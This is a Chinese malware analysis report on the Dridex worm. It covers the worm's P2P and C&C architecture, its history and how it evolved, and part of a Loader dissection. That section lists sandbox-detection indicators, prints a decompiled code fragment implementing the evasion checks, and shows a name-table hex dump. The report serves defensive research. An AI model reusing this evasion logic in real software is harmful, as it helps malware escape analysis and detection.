


图 2-1 Dridex 网络架构图

如上图所示，第二层的代理主机实际上也是受到 Dridex 攻击的受感染机，Dridex 利用去中心化的技术（P2P 技术）来为后端 C&C 做掩护。Dridex 一旦感染上一台主机后，会根据感染机特性(是否是服务器、是否处在公网中等条件)选取一部分感染主机作为其 P2P 网络的一

个代理节点。这些代理节点会直接转发流量给 C&C 前端服务器，最后通过 C&C 前端将数据汇总到 C&C 后端服务器。

第三层的前端 C&C 实际上是一台由黑客成功入侵并控制的 linux 或者 windows 服务器主机，此服务器上开启了 Nginx Servers 服务用来作为 HTTP 代理，这些代理主要以 8080 端口或者 443 端口作为代理连接口。前端 C&C 并不承载任何功能，其唯一的目的就是作为 Dridex 蠕虫 P2P 代理节点与后端 C&C 之间数据通信的中转站用于转发数据。

Dridex 蠕虫的第四层(后端 C&C)才是黑客实际控制端 C&C 服务器，其在前端代理 C&C 背后实现命令控制、扩展组件下发、接收回传的窃密信息等功能。

Dridex 背后的黑客通过在大量感染机中选择处于外网的主机作为 P2P 代理节点，这些节点组成了 Dridex 蠕虫第二层的 P2P 代理网络。P2P 代理网络的每台主机 IP 地址都是由后端 C&C 所管理，并且随机选择 10-20 个 IP 作为 C&C 列表下发给新更新的 Dridex 样本使用，同时也可能下发给新感染的主机使用。每个被感染的主机内存中都会存在一个 Loader 模块来用于收集本机信息实现上线，上线数据用于确定该感染机是服务器、处于外网的普通 PC 还是处于内网的普通 PC 等等，以此来决定该感染机的用途。之后 Loader 会不断轮询试探后端 C&C 来执行相应的功能，如下载各种窃密组件、服务组件、内网感染组件、外网感染组件等等。下载内网感染组件和外网感染组件分别用于蠕虫的内外网的自我传播。

Dridex 蠕虫工作原理图如下：




图 2-2 Dridex 蠕虫工作原理图

此蠕虫病毒具有以下几大特点：

采用 P2P 方式将部分符合条件的感染机作为代理节点 (伪 C&C)，样本的功能组件下载、恶意邮件群发、银行凭证窃取与上传、浏览器网页登录凭证窃取与上传、邮箱登录凭证窃取与上传等功能均采用不同代理点来传输。

后端 C&C 隐藏在 P2P 代理节点和前端 C&C 之后，难以追踪和发现真正的 C&C 服务器。

新型变种有极快的更新速度，在实际分析中发现频率最高的时候 1 个小时就更新一次，每次的样本名称、图标、采用的混淆机制、免杀机制都有较大的改变。

Dridex 新变种背后的黑客拥有强大的自动化平台工具，通过自动随机选择免杀混淆壳处理更新样本下发给 Loader 执行。

双管齐下的内外网感染模式，一种是通过弱口令方式感染局域网主机并在远程主机上创建服务；另一种是通过从 C&C 下载黑客收集的大量电子邮箱登录凭证登录并向指定的大批量邮件地址发送带有 Dridex 恶意代码的邮件。

完整的闭环感染模式以完成自动化的扩散，如收集邮箱凭证下发给感染主机用于向目标发送恶意邮件，一旦新的接收者感染该蠕虫后，又会继续收集邮箱凭证给 C&C，同时局域网感染将加速这个过程的进行。

三、Dridex 历史回溯

Dridex 前身 Cridex 的最早版本于 2011 年 9 月被发现，在升级为 Dridex 后不断演变成多个版本的综合性蠕虫。其曾经发起过多次大规模的攻击行为，并且造成了非常严重的危害，下图我们列举了近几年来的一些关键事件。




图 3-1 Dridex 历史事件时间线

2014 年 7 月，Seculert 公司的安全研究员发现 Dridex 窃取了至少 5 万个邮箱的登录账号和密码信息列表，此时 Dridex 主要以感染德国和波兰为主，其他感染过的国家有奥地利、美国、瑞士、英国、意大利、荷兰等。

2015 年 5 月，Dridex 开始将 js 脚本文件作为邮件传播附件进行大面积传播，该 js 脚本文件用于下载 Locky 勒索软件执行。

2015 年 8 月，经相关安全机构分析统计，在 2015 年间不到一年的时间里，Dridex 已经入侵了横跨 27 个国家的成千上万家企业，并且已经导致英国 2 千万英磅(当时合 3050 万美元)以上的经济损失，以及美国 1 千万美金的经济损失。

2015 年 8 月 14 日，FBI 联合安全厂商捣毁了 Dridex 服务器并逮捕了一名 Dridex 幕后操控者。

2016 年 2 月 4 日，Dridex 发生了一次戏剧性事件，那就 Dridex 蠕虫病毒后端服务器疑被白帽子入侵，所有下载的模块被替换成了 Avira 杀毒软件。

2016 年 9 月 6 日，安全研究人员发现新的 Dridex 变种开始用于窃取虚拟货币如比特币钱包。

2017 年 4 月，Proofpoint 研究人员观测到数百万次 Dridex 蠕虫攻击，其攻击手法与从前的攻击相似，同样通过邮件携带附件的形式进行疯狂的传播，只是新的攻击中添加了通过 ZIP 打包的 vb 脚本文件、PDF 文件和可执行的 PE 文件。

2017 年 5 月 10 日，Dridex 蠕虫变种使用了原子注入技术发动攻击，以躲避安全产品的查杀。

2017 年 12 月 12 日，前英国银行员工植入 Dridex 蠕虫帮助两位黑客洗钱，担任洗钱黑客的私人信托经理，利用伪造的身份证件开设了多达 105 个账户，汇款与转账超过 250 万英镑。

四、Dridex 演化过程分析

1. 传播渠道演变

Dridex 前身 Cridex 的最早版本于 2011 年 9 月被发现。从最初的单纯以 U 盘作为传播媒介渐渐地发展为以邮件作为媒介，以 office、pdf 文档、js 脚本作为载体进行自我传播，最后发展为以内外网双渠道传播，其中内网采用弱口令进行传播，外网仍然采用邮件进行传播。

图 4-1 Dridex 蠕虫传播渠道演变

2. 配置数据的演变

图 4-2 Dridex 蠕虫配置数据演变

Dridex 与 C&C 通信都是通过特定的格式配置文件作为载体，从初期的版本开始这些配置文件都是经过加密传输的。之前所有版本的配置文件几乎都是以 xml 文件的形式存在，在我们发现的最新变种中这种长期使用的方式已被摒弃，进而直接采用纯加密二进制数据来进行传输。2011 年， Dridex 主要通过动态的二进制 xml 文件更新 C&C 以及指定攻击的目标的指定；到 2012 年，Dridex0.77-0.80 版本开始使用加密的明文 xml 文件作为 C&C 控制指令的下发并且加入 web 注入的功能；2014 年初，Dridex1.10 版本在 xml 配置文件中加入 js 脚本重定向功能；2017 年，新一代的变种开始放弃 xml 配置文件，直接采用加密的二进制数据进行通信。

3. 功能与技术演变

Dridex 蠕虫自 2011 年被首次发现后经历了 6 年的发展，其功能模块也随着网络安全大环境逐步演化。如图 4-3，根据时间关系简单列出了 Dridex 这些年来的典型技术变化趋势。




图 4-3 Dridex 蠕虫功能与技术演变

2011 年，Dridex 蠕虫的扩散方式以 USB 感染为主，通过 USB 进行扩散。随着安全产品重点关注接入电脑中的 U 盘及网民安全意识的提升，USB 感染方式在 2012 年被废弃。之后，Dridex 背后的犯罪团伙开始专注于新的扩散方式和功能模块的开发，2015 年 Dridex 携带着大量恶意功能模块卷土重来，如：VNC 模块、屏幕截图模块、代理模块、中间人模块、键盘记录模块、Web 注入模块。Dridex 在 2015 年名噪一时，后经历 FBI 打击进入短时间沉寂，2016 年 Dridex 利用原子注入技术绕过安全软件查杀，通过 DNS 缓存投毒对感染机投放钓鱼链接，并引入了更丰富的对抗模块，把安全研究人员和安全厂商的电脑信息列入黑名单，以此来躲避安全厂商和安全研究人员的分析。2017 年，Dridex 利用 Windows 默认的恢复光盘程序 recdisc.exe 绕过 UAC，通过第三方工具窃取感染机上的凭证信息，如：浏览器密码，邮箱账号信息。最新的变种开始取消邮件传播中的附件，加入局域网感染功能，将反沙箱功能从之前宏中实现改变为了 PE 实现，使用加密混淆器实现快速自动化的变异，Dridex 在长期演变过程中正变得越来越强大。

五、典型样本剖析

我们当前所发现的 Dridex 变种是采用混淆免杀器进行处理，同时也将反沙箱、反调试的功能从先前的宏代码区移到了二进制 PE 文件中。免杀器通过两层内嵌的 PE 加密数据将真实的 Loader 代码隐藏起来。Loader 由免杀器加载执行后，会收集本机信息作为上线信息向 C&C 服务器请求控制指令，C&C 服务器会根据需要下发各种模块执行。其中，局域网感染模块通过局域网扫描将 Loader 作为感染实体进行传播；邮件模块会将原始带有恶意宏的 office 文档

作为附件进行传播；窃密模块由多个具有窃密功能的模块组成，主要用于窃取邮箱登录凭证、浏览器网站登录凭证等信息。




图 5-1 Dridex 蠕虫模块执行图

1. Loader 分析

Loader 是 Dridex 蠕虫的第一个二进制可执行模块，该模块是通过传播邮件附件中的 office 文档宏下载执行的，主要完成上线并且根据 C&C 配置的指令来完成扩展组件的下载与执行。这个模块实际由两层加密混淆器封装而成，这两层都是独立的 PE，其中第二层加密混淆器作为加密数据存储于第一层加密混淆器的数据段部分，而实际的 loader(同样也是 PE)则

加密存放于第二层混淆器的数据段部分。执行过程中，第二层加密混淆器和最终 Loader 实体都是不落地到磁盘的，直接被加载到内存中执行。

(1). 沙箱环境检测类型

Loader 的加密混淆器会通过检测沙箱环境来决定自身是否继续执行，以防止沙箱分析。如果当前环境满足如下条件，Loader 的功能性代码将不会执行。

沙箱监测条件
如果 NetBIOS 名称为 TEQUILABOOMBOOM
如果用户名为 Wilbert，并且 NetBIOS 名称以 SC 或者 CW 开头
如果用户名为 admin，并且 NetBIOS 名称为 KLONE_X64-PC
如果用户名为 admin, Dns 主机名为 SystemIT 并且调试符号路径为 C:\\Symbols\aagmmc.pdb
如果用户名为 John Doe
如果用户名为 John 并且同时存在两个为 C:\\take_screenshot.ps1 和 C:\\loaddll.exe
如果文件 C:\\email.doc、C:\\123\\email.doc 和 C:\\123\\\email.docx 同时存在
如果文件 C:\\a\\foobar.bmp、C:\\a\\foobar.doc, 和 C:\\a\\foobar.gif 同时存在
如果当前文件路径中包含 sample、mlwr_smpl 或者 artifact.exe
Seebug

表 5-1 沙箱监测条件

部分代码如下：

```
if ( lstrcmpA(nComputerName, "TEQUILABOOMBOOM") )// netbios
{
  *(_DWORD *)nComputerName2 = 0;
  *(_WORD *)nComputerName2 = *(_WORD *)nComputerName;
  if ( lstrcmpA(nUserName, "Wilbert") || lstrcmpA(nComputerName2, "SC") && lstrcmpA(nComputerName2, "CW") )
  {
    if ( lstrcmpA(nUserName, "admin")
      || lstrcmpA(&nComputerName2[8], "SystemIT")
      || (v0 = CreateFileA("C:\\Symbols\\aagnmc.pdb", GENERIC_READ, 0, 0, 3, 0, 0), CloseHandle(v0), v11 = 1, v0 == -1) )
    {
      if ( lstrcmpA(nUserName, "admin") || (v11 = 1, lstrcmpA(nComputerName, "KLONE_X64-PC")) )
      {
        v13 = 0;
        v12 = 0;
        if ( lstrcmpA(nUserName, "John Doe") || lstrcmpA(&v12, "BEA-CHI") )
        {
          if ( lstrcmpA(nUserName, "John")
            || (v1 = CreateFileA("C:\\take_screenshot.ps1", GENERIC_READ, 0, 0, 3, 0, 0), CloseHandle(v1), v1 == -1)
            || (v2 = CreateFileA("C:\\loaddll.exe", 2147483648, 0, 0, 3, 0, 0), CloseHandle(v2), v11 = 1, v2 == -1) )
          {
            v3 = CreateFileA("C:\\email.doc", 0x80000000, 0, 0, 3, 0, 0);
            CloseHandle(v3);
            if ( v3 == -1
              || (v4 = CreateFileA("C:\\email.htm", 2147483648, 0, 0, 3, 0, 0), CloseHandle(v4), v4 == -1)
              || (v5 = CreateFileA("C:\\123\\email.doc", 2147483648, 0, 0, 3, 0, 0), CloseHandle(v5), v5 == -1)
              || (v6 = CreateFileA("C:\\123\\email.docx", 2147483648, 0, 0, 3, 0, 0),
                  CloseHandle(v6),
                  v11 = 1,
                  v6 == -1) )
            {
              v7 = CreateFileA("C:\\a\\foobar.bmp", 2147483648, 0, 0, 3, 0, 0);
              CloseHandle(v7);
              if ( v7 == -1
                || (v8 = CreateFileA("C:\\a\\foobar.doc", 2147483648, 0, 0, 3, 0, 0), CloseHandle(v8), v8 == -1)
                || (v9 = CreateFileA("C:\\a\\foobar.gif", 2147483648, 0, 0, 3, 0, 0),
                    CloseHandle(v9),
                    v11 = 1,
                    v9 == -1) )
```

Seebug

图 5-2 检测沙箱环境

(2). 安装与驻留

当混淆加密器执行完成后，会将真实 Loader 可执行代码解密并加载到内存中执行，此处并不会将解密后的 Loader 写入到磁盘中。Loader 代码执行后便会开始安装蠕虫病毒，安装后的文件名称是由受害者的主机硬件信息计算而得，在一定程度可减少被查杀的几率。首先，从内存中解密一个生成目标安装名称的字符串数组，内容如图 5-3 所示：

Address	Hex dump																ASCII
0041A5C8	61	67	65	6E	74	2C	61	70	70	2C	61	75	64	69	6F	2C	agent, app, audio,
0041A5D8	62	69	6F	2C	62	69	74	73	2C	63	61	63	68	65	2C	63	bio, bits, cache, c
0041A5E8	61	72	64	2C	63	61	72	74	2C	63	65	72	74	2C	63	6F	ard, cart, cert, co
0041A5F8	6D	2C	63	72	79	70	74	2C	64	63	6F	6D	2C	64	65	66	m, crypt, dcom, def
0041A608	72	61	67	2C	64	65	76	69	63	65	2C	64	68	63	70	2C	rag, device, dhcp,
0041A618	64	6E	73	2C	65	76	65	6E	74	2C	65	76	74	2C	66	6C	dns, event, evt, fl
0041A628	74	2C	67	64	69	2C	67	72	6F	75	70	2C	68	65	6C	70	t, gdi, group, help
0041A638	2C	68	6F	6D	65	2C	68	6F	73	74	2C	69	6E	66	6F	2C	, home, host, info,
0041A648	69	73	6F	2C	6C	61	75	6E	63	68	2C	6C	6F	67	2C	6C	iso, launch, log, l
0041A658	6F	67	6F	6E	2C	6C	6F	6F	6B	75	70	2C	6D	61	6E	2C	ogon, lookup, man,
0041A668	6D	61	74	68	2C	6D	67	6D	74	2C	6D	73	69	2C	6E	63	math, mgmt, msi, nc
0041A678	62	2C	6E	65	74	2C	6E	76	2C	6E	76	69	64	69	61	2C	b, net, nv, nvidia,
0041A688	70	72	6F	63	2C	70	72	6F	70	2C	70	72	6F	76	2C	70	proc, prop, prov, p
0041A698	72	6F	76	69	64	65	72	2C	72	65	67	2C	72	70	63	2C	rovider, reg, rpc,
0041A6A8	73	63	72	65	65	6E	2C	73	65	61	72	63	68	2C	73	65	screen, search, se
0041A6B8	63	2C	73	65	72	76	65	72	2C	73	65	72	76	69	63	65	c, server, service
0041A6C8	2C	73	68	65	64	2C	73	68	65	64	75	6C	65	2C	73	70	, shed, shedule, sp
0041A6D8	65	63	2C	73	72	76	2C	73	74	6F	72	61	67	65	2C	73	ec, srv, storage, s
0041A6E8	76	63	2C	73	79	73	2C	73	79	73	74	65	6D	2C	74	61	vc, sys, system, ta
0041A6F8	73	6B	2C	74	69	6D	65	2C	76	69	64	65	6F	2C	76	69	sk, time, video, vi
0041A708	65	77	2C	77	69	6E	2C	77	69	6E	64	6F	77	2C	77	6C	ew, win, window, wl
0041A718	61	6E	2C	77	6D	69	00	00	00	00	00	00	00	00	00	00	an, wmi

图 5-3 名字表

然后，根据 C 盘序列号计算出 2 个整数作为上面字符数组的下标。最后，将这两个字符串拼接生成安装文件名。因此，安装在不同机器上的病毒文件的名称均不相同。

